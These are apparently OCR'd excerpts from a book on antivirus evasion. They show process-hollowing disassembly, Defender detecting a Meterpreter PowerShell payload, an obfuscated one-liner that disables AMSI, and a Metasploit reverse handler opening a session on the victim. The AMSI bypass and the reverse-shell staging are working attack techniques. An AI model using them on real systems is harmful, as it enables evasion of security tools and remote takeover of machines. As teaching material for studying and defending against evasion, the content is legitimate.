
```
push    eax                ; lpContext
mov     eax, [ebp+ProcessInformation.hThread]
push    eax                ; hThread
call    SetThreadContext
mov     eax, [ebp+ProcessInformation.hThread]
push    eax                ; hThread
call    ResumeThread
mov     eax, [ebp+ProcessInformation.hThread]
mov     [ebp+var_C], eax
```



```
eae72d803bf67df22526f50fc7ab84d838efb2865c27aef1a61592b1c520d144

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00  MZP.........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```



```
loc_45AF81:                             ; CODE XREF: sub_45AD68+1F5↑j
                lea     eax, [ebp+NumberOfBytesRead]
                push    eax             ; lpNumberOfBytesWritten
                mov     eax, [edi+50h]
                push    eax             ; nSize
                push    ebx             ; lpBuffer
                mov     eax, [ebp+lpBaseAddress]
                push    eax             ; lpBaseAddress
                mov     eax, [ebp+ProcessInformation.hProcess]
                push    eax             ; hProcess
                call    WriteProcessMemory
```



Export data

Export as

○ hex string (unspaced)

● hex string (spaced)

○ string literal

○ C unsigned char array (hex)

○ C unsigned char array (decimal)

○ initialized C variable

○ raw bytes


□ Save data to clipboard


Preview

```
8D 45 E0 50 8B 47 50 50 53 8B 45 E4 50 8B 45 C4 50 E8 61 BA FA FF
```


Line:1   Column:1

Output file: export_results.txt







```
PS C:\Users\uriel\Desktop> .\msf_payload.ps1
.\msf_payload.ps1 : Operation did not complete successfully because the file contains a virus or potentially unwanted
software.
At line:1 char:1
+ .\msf_payload.ps1
+ ~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\uriel\Desktop> dir


    Directory: C:\Users\uriel\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         12/1/2020   3:28 PM            954 The Art of Antivirus Bypass.lnk
-a----          8/6/2020   5:31 PM            122 Zoom creds.txt


PS C:\Users\uriel\Desktop>
```




```
Microsoft Defender Antivirus has detected malware or other potentially unwanted software.
 For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win32/Meterpreter.gen!C&threatid=2147725332&enterprise=0
        Name: Trojan:Win32/Meterpreter.gen!C
        ID: 2147725332
        Severity: Severe
        Category: Trojan
        Path: containerfile:_C:\Users\uriel\Desktop\msf_payload.ps1; file:_C:\Users\uriel\Desktop\msf_payload.ps1->[PSByteShellcodeInPE64_00]; file:_C:\Users\uriel\Desktop\msf_payload.ps1->[PSByteShellcode_00]->[Vatet_Crypt_v1]->(EmbeddedCode)
        Detection Origin: Local machine
        Detection Type: Generic
        Detection Source: Real-Time Protection
        User: CALIBER\Uriel
        Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
        Security intelligence Version: AV: 1.329.838.0, AS: 1.329.838.0, NIS: 1.329.838.0
        Engine Version: AM: 1.1.17700.4, NIS: 1.1.17700.4
```



Microsoft Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software.
For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win32/Meterpreter.gen!C&threatid=2147725332&enterprise=0
Name: Trojan:Win32/Meterpreter.gen!C
ID: 2147725332
Severity: Severe
Category: Trojan
Path: containerfile:_C:\Users\uriel\Desktop\msf_payload.ps1; file:_C:\Users\uriel\Desktop\msf_payload.ps1->[PSByteShellcodeInPE64_00]; file:_C:\Users\uriel\Desktop\msf_payload.ps1->[PSByteShellcode_00]->[Vatet_Crypt_v1]->(EmbeddedCode)
Detection Origin: Local machine
Detection Type: Generic
Detection Source: Real-Time Protection
User: NT AUTHORITY\SYSTEM
Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Action: Quarantine
Action Status: No additional actions required
Error Code: 0x80508023
Error description: The program could not find the malware and other potentially unwanted software on this device.
Security intelligence Version: AV: 1.329.838.0, AS: 1.329.838.0, NIS: 1.329.838.0
Engine Version: AM: 1.1.17700.4, NIS: 1.1.17700.4



```
PS D:\> $ZQB=[System.Runtime.InteropServices.Marshal]::AllocHGlobal((9076));[Ref].Assembly.GetType("System.Management.Automation.$([char](65)+[cHAr]([bYTE]0x6D)+[ChAR](115)+[chAR](5880/56))Utils").GetField("$([ChAr](23+74)+[char](166-57)+[cHaR](168-53)+[char](105))Session", "NonPublic,Static").SetValue($null, $null);[Ref].Assembly.GetType("System.Management.Automation.$([char](65)+[cHAr]([bYTE]0x6D)+[ChAR](115)+[chAR](5880/56))Utils").GetField("$([ChAr](23+74)+[char](166-57)+[cHaR](168-53)+[char](105))Context", "NonPublic,Static").SetValue($null, [IntPtr]$ZQB);
PS D:\>
```



```
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://172.21.153.8:443
[*] https://172.21.153.8:443 handling request from 172.21.144.1; (UUID: hmz8ayuu) Staging x64 payload
(201308 bytes) ...[*] Meterpreter session 1 opened (172.21.153.8:443 -> 172.21.144.1:2924) at 2020-12-
22 23:06:59 +0200

meterpreter > getuid
Server username: CALIBER\Uriel
meterpreter >
```

```
PS D:\> .\msf_payload.ps1
3552
PS D:\>
```